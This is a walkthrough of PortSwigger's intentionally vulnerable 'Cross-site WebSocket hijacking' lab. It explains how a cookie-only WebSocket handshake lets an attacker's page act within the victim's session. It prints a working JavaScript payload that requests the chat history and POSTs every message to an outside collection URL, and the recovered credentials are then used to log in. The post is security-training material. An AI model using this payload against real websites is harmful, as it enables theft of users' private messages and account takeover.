PortSwigger Walkthrough - Cross-site WebSocket hijacking
Walkthrough of PortSwigger's 'Cross-site WebSocket hijacking' lab.

To browse all labs in this series, visit the full PortSwigger series.
All testing shown in this series is performed against PortSwigger Academy’s intentionally vulnerable labs.
Do not apply these techniques to systems you do not own or have explicit written permission to test.
What’s this?
Cross-site WebSocket hijacking is basically CSRF applied to a WebSocket handshake. If the handshake relies purely on cookies for session handling, with no CSRF token or other unpredictable value, an attacker’s page can open a cross-site WebSocket connection to the target and it gets handled in the victim’s authenticated session. Unlike regular CSRF though, this gives the attacker two-way interaction: they can send messages as the victim and read whatever comes back.
Objective
The live chat again. Use the exploit server to host a payload that hijacks the WebSocket connection cross-site, exfiltrates the victim’s chat history, and use whatever’s in there to log into their account.
Walkthrough
Full disclosure on this one: I got stuck and leaned heavily on PortSwigger’s own walkthrough to get through it, so credit where it’s due. Still going to explain it properly.
Open the live chat, send a message, and reload the page. Looking at the WebSockets history, there’s a READY command sent right after reconnecting that pulls back the previous chat history from the server. Check the handshake request itself in the HTTP history tab: no CSRF token anywhere, session handling is cookie-only. That’s the precondition met.
Head to the exploit server and drop this payload in the body (swap in your own WebSocket URL and Collaborator URL):
1
2
3
4
5
6
7
8
9
<script>
    var ws = new WebSocket('wss://your-websocket-url/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
The idea: open the WebSocket, immediately send READY to trigger the chat history dump, then forward every incoming message to our Collaborator server via a POST.

View the exploit yourself first and check the Collaborator interactions, the chat history shows up there, confirming the hijack works. Then deliver the exploit to the victim, poll for interactions again, and go through the captured messages looking for anything resembling credentials. Sure enough, the victim’s chat history contains their login details. Use them to log in.

Lab solved.
The takeaway here is bigger than “add a CSRF token to your forms”: it applies to the handshake request too, since that’s really just a regular HTTP request under the hood before it upgrades to a persistent connection.